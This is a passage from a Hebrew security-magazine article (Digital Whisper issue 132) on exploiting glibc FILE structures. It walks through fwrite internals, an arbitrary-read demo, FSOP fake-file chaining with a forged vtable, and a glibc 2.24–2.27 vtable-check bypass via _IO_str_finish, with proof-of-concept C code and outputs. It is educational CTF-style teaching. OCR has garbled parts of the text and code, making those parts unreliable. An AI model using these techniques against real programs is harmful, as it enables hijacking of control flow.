לנסות בעצמכם.

ניצול ה-Buffering - קוראים וכותבים

אם נחשפ עוד דרכי לתקוף את ה-FILE struct, ניתן להסתכל על הפעולות הבסיסיות שאפשר לעשות עם קבצים - קרייה וכתיבה. בחלק א' נכנסתי בקטנה לאריך מערכת ה-buffering עובדת כדי לתת טיעמה לחץ זה. בהינתן קרייה של `fwrite` אשר כותבת בתים מסוימים bytes לתוך קובץ `fp` נרצה לחשב איך ניתן לנצל את הקרייה הזאת לטובתנו אם אנחנו שולטים בתכני `fp` (כגון על ידי גישה לheap ויכולת לכתוב ל-`fp` ערכים).

לכל stream ב-`libc` יכולים להיות 3 " מצבים " של פעולה, מצבים אלה הם מצב ה-`Put`, `Get` ו-`Putback`. כאשר `Put` הוא מצב הכתיבה לקובץ, `Get` הוא מצב הקריאה מקובץ ו-`Putback` הוא מצב שבו כתובים לתוך ה-`buffer` בחזרה (למשל אם נרצה להחזיר אותן ל-stream, אולי לא קראנו אותה, נעבור למצב הזה, המצב הוא וויריאציה של מצב `Get`).

בכל מצב, קיימ מיקום נכון ייחד שבתמונה הבאה מוצג `c-pptr`, `pptr` ופנימית ממומש `c-IO_O` `_IO_write_ptr`:



[[גלאץ מ-cppreference](#), מסיבה מסוימת יש דוקומנטציה יותר טובה לגבי cpp]

ונכל תמיד להסתרך שהמצבי `_IO_read_end` הוא המיקום שאנו חזו קוראים ממנו בקובץ על פי מערכת הפעלה (דרך ממשיק `h-syscalls`) אלא אם אנחנו במצב Putback או שאנו עושים `append` לתוכו הקובץ (זה בגלל שבמצב `append` התוכן נכתב לסופ הקובץ ולא למיקום אשר קראנו ממנו).

כפי שראינו בחלק א' מירב הפעולות `fwrite` עשו כפונקציה זו פעולה המנהלת את תהליך ה-buffering המשמש ב-streams File streams buffering כאשר אנחנו ב-`Put mode`, עכשו השאלה שעהו היא איך מנצלים את זה? בסוף הפעולה המעניינת ש-`fwrite` עשו זה קרייה ל-`syscall` הכותב לקובץ ולכן נרצה לשנות בפרמטרים `sh-WRITE_SYS` מקבל. הפרמטר הראשון הוא `fd` שבו אנו שולטים בקבילות על ידי שינוי השדה `_fileno` ב-`File struct` שלנו. הפרמטרים האחרים המיצגים את האורך וה-buffer `count` אנחנו גם שולטים אך משתמש ומשנה את הערכים הללו, לכן נעבור על קוד המקור וננסה להבין מה באמת קורה.

cut מהבנו קצת על המצביעים שה-stream מוצא בהם:

```

size_t _IO_new_file_xsputn(FILE *f, const void *data, size_t n) {
    const char *s = (const char *) data;
    size_t to_do = n;
    int must_flush = 0;
    size_t count = 0;

    if (n <= 0)
        return 0;

    if ((f->_flags & _IO_LINE_BUF) && (f->_flags & _IO_CURRENTLY_PUTTING)) { /* 1 */
        count = f->_IO_buf_end - f->_IO_write_ptr;
        if (count >= n) {
            const char *p;
            for (p = s + n; p > s;) {
                if (*--p == '\n') {
                    count = p - s + 1;
                    must_flush = 1;
                }
            }
        }
    }
}

```

על הדבש ועל הקובץ - חלק ב'

www.DigitalWhisper.co.il

```

        break;
    }
}
} else if (f->_IO_write_end > f->_IO_write_ptr)
count = f->_IO_write_end - f->_IO_write_ptr;

if (count > 0) { /* 2 */
if (count > to_do)
    count = to do;
f->_IO_write_ptr = __mempcpy(f->_IO_write_ptr, s, count);
s += count;
to do -= count;
}

if (to do + must_flush > 0) { /* 3 */
size_t block_size, do_write;
if (_IO_OVERFLOW(f, EOF) == EOF) /* 4 */
    return to do == 0 ? EOF : n - to do;

block_size = f->_IO_buf_end - f->_IO_buf_base;
do_write = to do - (block_size >= 128 ? to do % block_size : 0);

if (do_write) { /* 5 */
    count = new do write(f, s, do_write);
    to do -= count;
    if (count < do_write)
        return n - to do;
}

if (to do) /* 8 */
    to do -= _IO_default_xsputn(f, s + do_write, to do);
}
return n - to do;
}

static size_t new do write(FILE *fp, const char *data, size_t to do) {
size_t count;
if (fp->_flags & _IO_IS_APPENDING) /* 6 */
    fp->_offset = _IO_pos_BAD;
else if (fp->_IO_read_end != fp->_IO_write_base) {
    off64_t new_pos = _IO_SYSSEEK(fp, fp->_IO_write_base - fp->_IO_read_end, 1);
    if (new_pos == _IO_pos_BAD)
        return 0;
    fp->_offset = new_pos;
}
count = _IO_SYSWRITE(fp, data, to do); /* 7 */
if (fp->_cur_column && count)
    fp-> cur column = IO adjust column(fp-> cur column - 1, data,
count) + 1;
    _IO_setg(fp, fp->_IO_buf_base, fp->_IO_buf_base, fp->_IO_buf_base);
    fp->_IO_write_base = fp->_IO_write_ptr = fp->_IO_buf_base;
    fp->_IO_write_end = (fp->_mode <= 0 && (fp->_flags & (_IO_LINE_BUF |
    _IO_UNBUFFERED)) ? fp->_IO_buf_base : fp->_IO_buf_end);
    return count;
}

```

נעביר קצת על החלקים בקוד, מספרתי את הקוד בשביל שאוכל להתייחס לחלקי הקוד ע"פ המספרים שלהם. הפונקציה העליונה היא פונקציה פנימית שנקראת בכניסה ל-fwrite:

1. כאן אנחנו בודקים כמה מקום נשאר ב-buffer לכתוב אליו, אם אנחנו עושים buffering ע"פ שורות ויש לנו פחות מידע לכתוב אשר שיש לנו מקום פנוי ב-buffer אנחנו מניחים שהוא כל המידע שנרצה

לקחת.

2. אם יש עוד מקום ב-buffer אנו מכניסים את המידע שניית לנו למקום זהה ב-buffer.

3. אם יש לנו עוד מידע שנרצה לכתוב או שבשלב 1 ערכנו 1 newline ב-newline אז:

א. נכתב את כל מה שהיא ב-buffer עד כה לקובץ (overflow)

ב. נכתב לקובץ יישור עם new_do_write

ג. סידורים של ה-pointer file במערכת הקבצים האמיתית, נרצה להימנע מכניסה לפה כאשר אנחנו קוראים ל-fwrite

ד. קריאה ל-write syscall הכותבת לקובץ את המידע הנוכחי לו

ה. אם נוכל להכניס שאריות מהמידע לכתיבתה ל-buffer נעשה זאת

cut מגיעה השאלה " איך נגיע ל-WRITE_SYS הזה בקלות? ". לשם כך נניח שאנחנו שלוטים ב-fp לחילוטין ונחננו רוצים לכתוב מידע למקום בזיכרון או לקובץ הממוספר כ-fd. נגיד שנרצה לכתוב ל-stdout שיש לו fd=1, נוכל לבצע זאת בצורה עקיפה בדרך שneraha בהדגמה זו:


```
#include <stdio.h>

int main() {
    struct _IO_FILE *fp = fopen("lorem_ipsum.txt", "w");
    char buf1[] = "Hello world!\n";
    char buf2[] = "Cyber cyber cyber!\n";

    fp->_fileno = 1;
    fp->_flags |= _IO_CURRENTLY_PUTTING | _IO_IS_APPENDING;
    fp->_IO_write_base = buf2;
    fp->_IO_write_ptr = buf2 + sizeof(buf2);
    fp->_IO_write_end = buf2 + sizeof(buf2);

    fwrite(buf1, sizeof(buf1), 1, fp);
}
```

מה שפה קורה זה השמת ה-file descriptor ל-1 כדי שנכתב ל-buffer stdout ויצירת mutex מלא כך שכאשר נבצע את שלב 4 (שלב ה-write) יקרה מצב ש-buf2 יכתב כי צריך לכתוב את ה-buffer (כי הוא מלא) ורק אז יכתב buf1. ה-flag'ים באים כדי לפטור בעיות קטנות שבאות溟ושים למשל CURRENTLY_PUTTING שם כדי למנוע מ-overflow לבלגן לנו את ה-buffer'ים (מוזמנים לכתוב לקרוא את הפונקציה [new_file_overflow](#) כדי לראות את התנאי, הפונקציה אורך מידי להכני לכאן) ונוסיף ה-APPENDING_IS_IO_. כדי לדלג מעבר ל-if בשלב 6 (ניתן לעשות זאת גם על ידי השמה fp->_IO_read_end = fp->_IO_write_base).



לכן אם אנחנו שולטים ב-pointer File כלשהו וקיים פונקציית `fwrite` או דומה לה אפשרה אז יש לנו יכולת קריאה שירוטית מהזיכרון! הרעיון הזה יכול להיות משומש למען הדלפת ערכיהם מזיכרון התוכנה, זהה יכולת שיכולה להימצא כשימושית מאוד בתගרים ולדעתנו קונספט מגניב.

אך אם נריץ את הקוד נקבל:

```
gcc -Wall arb_read.c -o arb_read && ./arb_read
Cyber cyber cyber!
Hello world!
```

ניתן לבצע ניצול דומה עם `fread` כדי להשיג כתיבה למקום שירוטי בזיכרון אך הוא דומה נראה לתהיליך שעברנו עכשו ולכן אשאר זאת כתרגיל לקוראת.

2. שימוש ב-`File structs` כגadgeטים

במהלך קריית קוד המקור של `libc` הدواג ל-`libc` (`input/output`) (החלק ב-`libc` הנקוד `header.h` נמצא שם), נראה תקלות ב-2 קבצים חשובים שבהם נמצא כל הקוד שלוינו דיברנו היום - `fileops.c` כאשר `genops` מכיל פעולות על `stream` כלליים ו-`fileops` מכיל פעולות הספציפיות לקבצים. אם אי פעם תשוטטו לכמ' ברחבי `genops` ותלכו לשורה היכי תחתונה מתגליה לכם שורת הקוד הבאה:

```
text_set_element( libc_atexit, IO_cleanup );
```

כנראה מתוך המוזר הזה עשו איז תחפשו וטראו שיש `section` בקובץ ה-`SO` של `libc` בשם `libc_atexit`, לא אכנס יותר מדי לפרטים על מה `section` ב-`ELF` אומר, אך ניתן לחשב על זה כמו חלוקת מידע ב-`libc` הנטענת בזיכרון, על פי השם שלו רק ניתן להבין מה היא עשוה. החלקה זו שומרת פונקציות האמורות לרווח בסיום התוכנה כדי "לנקות" מידע.

אם נסתכל ב-`ida` (תוכנת `disassembly` פופולרית) על ה-`section` איז נראה שהערך היחידי שיש שם הוא `0_fcloseall` (שזאת נראה פונקציה אופטימיזציה שנוצרה מאיחוד של `fcloseall` ו-`IO_cleanup` כי `fcloseall` פשוט מעטפת מסביב `cleanup_IO`).

עכשו שחרפנו על זה שהפונקציה נקראת בסוף ריצת התוכנית נרצה מה היא אשכלה עשוה, אם נכנס לפונקציה איז נראה שהיא פשוט קוראת ל-`lockp_flush_all_IO` עם פרמטר 0 ואיז קוראת לפונקציה `overflow_all_unbuffer_IO` ללא פרמטרים. כבר ממשות הפונקציות נוכל להבין שהראשונה עשוה `overflow_all_unbuffer` וכותבת את `buffer`-ים של `cols` והשנייה דואגת שה-`buffer`-ים יוחררו מזיכרון כדי שלא תיווצר דליפת זיכרון. זאת נשמעת טעונה הגיונית - כאשר התוכנה מסיימת לרווח אנחנו רוצים לדואג שלא ישאר מידע ב-`buffer` ולכן אנחנו דואגים שהוא יכתב לקובץ.

בוא נסתכל על הקוד:

```
int _IO_flush_all_lockp(int do_lock) {
    int result = 0;
    FILE *fp;

    for (fp = (_FILE *)_IO_list_all; fp != NULL; fp = fp->_chain) {
        run_fp = fp;
        if (do_lock)
            _IO_flockfile(fp);

        if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
        || (_IO_vtable_offset(fp) == 0 && fp->_mode > 0 && (fp->_wide_data-
        >_IO_write_ptr > fp->_wide_data->_IO_write_base))) && _IO_OVERFLOW(fp,
        EOF) == EOF)
            result = EOF;

        if (do_lock)
            _IO_funlockfile(fp);
        run_fp = NULL;
    }


    return result;
}
```

הקוד פה מבצע איטרציה על all_IO_, רשיימה מקוישת שאותה הזכרנו בחלק א' אשר מכאלמת בתוכה מצבים מסוימים לכל הקבצים הפתוחים כרגע בתוכנית. הבעה בקריאה הקוד באה כשראים את גוש הקוד הזה בתוך תנאי if, אך מה שקרה שם זו בדיקה ראשונית לגבי האם יש מידע buffer שציריך להיכתב (מחליקת לתנאים - האם אנחנו ב-wide character mode או לא המוצע על ידי mode_) ואם יש מקום ב-buffer אז מבצעים את _IO_OVERFLOW שכך שריאנו בעבר זאת פונקציה הכותבת את כל מה שיש ב-buffer ומנקה אותו בעצמם, עכשו איפה הניצול?

מה שיש פה זה מנגן הקורא לפונקציה מזיכרון שב ושוב ברשיימה מקוישת של קבצים - מה יקרה אם אנחנו שולטים באחד מהקבצים ברשיימה הזאת? מה שנוכל לעשות זה ליצר "קובץ מזויף" המצביע לעוד קבצים מזויפים כאשר בכל אחד מהקבצים האלה נשנה את פונקציית ה-overflow לפונקציה שאנו אנחנו רוצים שתறוץ ובשיטה זו נוכל ליצר שרשרת פקודות בדומה לרעיון של [שרשרת ה-ROP](#) שראויים באתגרים אחרים. עוד שיטה שאינה דורשת שנשלוט ב-פּט' כלשהו היא פשוט לעורר ישירות את all_IO_ לקובץ המזויף אם יש לנו יכולת כתיבה שרירותית.

יתר על כן, הפעמטר הראשון של הפונקציה הוא fp ולו נוכל לשולוט בפעמטר זהה:

הכנסת File Struct שאינו לגיטימי
לשרשרת הקבצים



לדוגמה לרעיון שימוש, באטגר ctf בהינתן שיש לנו יכולת עירcit struct File struct כלשהו ויכולת הקייזת זיכרון (כדי ליצור את אותם קבצים מזויפים) אז נוכל להריץ שרשרת פונקציות שרירותית אפילו עם פורמטר כאשר בסוף התוכנה מתבצע ניקיון ה-Struct-ים (אם הפעמטר הוא פוינטער).

הנה דוגמה מלאכותית שהכנית:

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>


struct _IO_FILE_plus {
    FILE file;
    size_t *vtable;
};

void evil_func(char *param) {
    printf("I am an evil function! >:)\\n");
    printf("I can also take parameters %s", param);
}

int main() {
    struct _IO_FILE *real_fp = fopen("lorem_ipsum.txt", "w");
    struct _IO_FILE *fake_fp = malloc(sizeof(struct _IO_FILE_plus));
    ((struct _IO_FILE_plus*) fake_fp)->vtable = calloc(21, 8);

    // Linking
    fake_fp->_chain = real_fp->_chain; // not necessary
    real_fp->_chain = fake_fp;
    fake_fp->_IO_write_ptr = (char *) 1;
    strcpy((char *) fake_fp, "hehehe...");

    // Setting overflow virtual function
    ((struct _IO_FILE_plus*) fake_fp)->vtable[3] = (size_t) &evil_func;
}
  
```



ואכן אם נסתכל על הפלט שלו נקבל את התוצאה הצפוייה:

```
# ls
fsop.c ld-2.23.so libc.so.6
# gcc -Wall fsop.c -o fsop \
-Wl,--rpath=\. \
-Wl,--dynamic-linker=ld-2.23.so
# ./fsop
I am an evil function! >:)
I can also take parameters hehehe
```

vtable מנסה למנווע בעיות עם עריכת ה-vtable - 2.24 Exploiting After

(פתרון העובד עד גרסה 2.27)

חד' העין מהקורסאים היו שמים לב שבקומpileציה אני הוסיף כמו flag-ים אלה עושים זה לשנות את libc שהתוכנה משתמשת בה לגרסה שיש לי בתיקיה עצמה ובמקרה בחרתי להשתמש ב-2.23 libc, במקרה? - בהחלט לא במקרה.

הבעיה המרכזית בגרסהות libc שהן 2.24 ומעלה זאת שורת קוד אחת שומרה לנו את החיצים:

```
// libc 2.23-
#define _IO_JUMPS_FUNC (THIS) _IO_JUMPS_FILE_plus (THIS)
// libc 2.24+
#define _IO_JUMPS_FUNC (THIS) (IO_validate_vtable (_IO_JUMPS_FILE_plus
(THIS)))
```

השינוי הזה הוא בסיסmacro המשמש לקרוא לפונקציות ב-vtables, כל מכך כמו `IO_OVERFLOW` פנימית משתמש בו וזה נראה כאילו הוסיפו ולידzieה מסוימת ל-vtable, אעדיף לא להסתבר ולהיכנס לקוד כי הוא לא כל כך מסובך וattaר מילולית את השינויים שבוצעו בין הגרסאות.

תחילה יצרו section חדש בバイנאריארי בשם `libc_IO_vtables` (שבמקרה ב-`libc` שלו נמצא ממש אחריו `libc_atexit` שעליו דיברנו קודם) ובchosionsection הזה שמו את כל-hosTables המוכנים מראש מ-`libc`. עכשו בכל קראיה לפונקציה `malloc` כלשהו בודקים אם ה-`vtable` נמצא בchosionsection הנ"ל ב-`libc` ואם לא הורגים את התוכנה. لكن אם ננסה להריץ את `c` ב-`fsop` libc 2.24 נקבל את השגיאה:

```
Fatal error: glibc detected an invalid stdio handle
```

פתרון נחמד לבעה זו העובד בין גרסה 2.24 לגרסה 2.27 ([ה-commit שהרס את ה-vcf](#)) הוא מציאת "יציאה אחורית" דרך פונקציה לגיטימית שכן נמצאת ב-section ב-`stdio` במקומ לנסוט לעקב את מגנון הבדיקה של הימצאות `section`. אם מסתכלים בכל-hosTables שיש ב-`libc` (כל משתנה עם `libio_vtable` כ-`attribute`) אז מוצאים את `IO_str_jumps`, זה ה-`vtable` המשמש על ידי `strfile` שהוא סוג של `stream`. המיציג

הprt החשוב הוא בהגדלה של `_IO_strfile`:

```
struct _IO_streambuf {
    struct _IO_FILE _f;
    const struct _IO_jump_t *vtable;
};

typedef void *(_IO_alloc_type) (_IO_size_t);
typedef void (*_IO_free_type) (void*);

struct _IO_str_fields
{
    _IO_alloc_type _allocate_buffer;
    _IO_free_type _free_buffer;
};

typedef struct _IO_strfile_
{
    struct _IO_streambuf _sbf;
    struct _IO_str_fields _s;
} _IO_strfile;
```

כפי שאנו רואים פה, בנוסיף ל-`_FILE` נוספים 2 שדות אשר מייצגים פונקציית אלוקציה ופונקציה שחרור של זיכרון, אם אנחנו שולטים ב-`fp` אז אנחנו כנראה נוכל לכתוב גם לשדות הללו - אבל בעצם מאיں השאלה איפה קוראים אליו?

התשובה היא שיש כמה מקומות ב-`vtable` בהם משתמשים בפונקציות הללו אבל המוקם לדעתינו הינו הוא בפונקציית `finish` של `strfile`:


```
void _IO_str_finish (_IO_FILE *fp, int dummy) {
    if (fp->_IO_buf_base && !(fp->_flags & _IO_USER_BUF))
        (((_IO_strfile *) fp)->_s._free_buffer) (fp->_IO_buf_base);
    fp->_IO_buf_base = NULL;

    _IO_default_finish (fp, 0);
}
```

בפונקציה הזאת קוראים לפונקציית שחרור הזכרון המוגדרת ב-`struct` `strfile` שלו בצורה מאוד ישירה. אם כך נתחיל לתכנן איך ננצל את החולשה זו דרך שיטת `fsop` שראינו קודם לכן שנוכל לשרשר כמה קריאות לפונקציות.

תחילה נקצת זיכרון המספק בשבייל קובץ שכזה ועוד ה-`vtable` והפונקציות (או שבאמת ננצל זיכרון שאנו שולטים בו וידועים את הכתובת שלו - בין היתר יש לנו `fp` לעובד אותו), ב-`fsop` נקראת פונקציית `overflow` ופה פונקציית `finish`, הן מופיעות ממש אחת אחרי השניה ב-`vtable` וכך גם נקבע את ה-`vtable` להיות 8 בתים לפני האשרה `vtable` אך כאשר ה-`fsop` ינסה לגשת ל-`overflow` (האיבר הרביעי ב-`vtable`) הוא יגש ל-`finish` (האיבר השלישי ב-`vtable`) ובגלל שזה אותו `section` זה יתן לנו לרווח.

از נגדיר את `_free_buffer` להיות הפונקציה המרושעת שנרצה לקרוא לה ומוכן להשתמש ב-`_IO_buf_base` כפרמטר לפונקציה המרושעת שלנו. כל מה שנותר הוא להכניס את הקובץ לשרשרת הקבצים בין אם דרך שליטה בקובץ קיים או דרך כתיבה שדרוית לזכרון של `libc` וניצחנו!



הנה דוגמה שכתבתי:

```
#include <gnu/libc-version.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct _IO_strfile_ {
    FILE file;
    size_t *vtable;
    void *(*_allocate_buffer) (size_t);
    void (*_free_buffer) (void*);
};

void evil_func(char *param) {
    printf("I am an evil function! >:)\\n");
    printf("I can also take parameters %s\\n", param);
}

// Only works for 2.27 cause' I'm lazy :P
// Really bad function btw I should be using libdl
// Do `objdump -t libc.so.6 > symbs.txt` to get your addresses
char *get_libc_base() { return (char *) (&puts - 0x80a30); }

int main() {
    printf("BTW This is version %s\\n", gnu_get_libc_version());
    struct _IO_FILE *real_fp = fopen("lorem_ipsum.txt", "w");
    struct _IO_FILE *fake_fp = malloc(sizeof(struct _IO_strfile_));
    // 0x3e8360 is the offset of _IO_str_finish from the libs base addr
    ((struct _IO_strfile_*) fake_fp)->vtable = (size_t *)
    (get_libc_base() + 0x3e8360 - 8);

    // Linking
    fake_fp->_chain = real_fp->_chain; // not necessary
    real_fp->_chain = fake_fp;
    fake_fp->_IO_write_ptr = (char *) 1;
    fake_fp->_IO_buf_base = "hehehe...";
    ((struct _IO_strfile_*) fake_fp)->_free_buffer = (void (*)(void *)) &evil_func;
}
```

ואכן אם נסתכל על הפלט שלה נקבל את התוצאה הצפוייה:

```
# ls
fsop.c ld-2.27.so  libc.so.6
# gcc -Wall fsop.c -o fsop \
        -Wl,--rpath="." \
        -Wl,--dynamic-linker="ld-2.27.so"
# ./fsop
BTW This is version 2.27
I am an evil function! >:)
I can also take parameters hehehe
```

ניצחנו!

סיכום

מי היה מאמין שככבתי את כל זה ☺, זאת הייתה חוויה מאוד מהנה מבחינתי ולמדתי המון על הדרך. כפי שאמרתי ממש בהתחלה כל הקוד והספריות נמצאים [בגיטהאב של](#) והוא ממליץ לכם גם לנסות לשחק עם File structs וlegalot דברים בעצמכם. כמילת סיום אמלץ לכם לקרוא את קוד המקור של libc בצורה עצמאית ולחזור אותו כי זה פשוט נראה כיף ☺, מעבר לזה רק אגיד - מקווה שננהתם!

מי אני ומאיפה אני בא

שמי עמית שמואל, אני בן 16 ובמקור גר בקרית שמונה. כרגע לומד ומתגורר בפנימיות הכפר הירוק, ולומד באוניברסיטת תל אביב במסגרת תכנית "אודיסיאה" בה לוקחים קורסים באוניברסיטה. CUT עולה לשנה השלישית שלי בתוכנית במסלול סייבר.

ארצאה להודות [לשלומי בוטנר](#), ראש מסלול הסייבר בתוכנית, על התמיכה, ההערות והיעידוד לכתוב את המאמר זהה.

להערות והארות ניתן לפנות אליו במייל: amittpb@gmail.com

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-132 של Digital Whisper, אנו מאד מוקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו.

Buy it, use it, break it, fix it, trash it, change it, mail, upgrade it
Charge it, point it, zoom it, press it, snap it, work it, quick erase it
Write it, cut it, paste it, save it, load it, check it, quick rewrite it
Plug it, play it, burn it, rip it, drag it, drop it, zip - unzip it
Lock it, fill it, call it, find it, view it, code it, jam, unlock it
Surf it, scroll it, pause it, click it, cross it, crack it, switch, update it
Name it, read it, tune it, print it, scan it, send it, fax, rename it
Touch it, bring it, pay it, watch it, turn it, leave it, stop, format it

~

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"*Talkin' bout a revolution sounds like a whisper*"

הגליון הבא י יצא בסוף אוגוסט 2021.

אפיק קסטייאל,

ניר אדר,

31.07.2021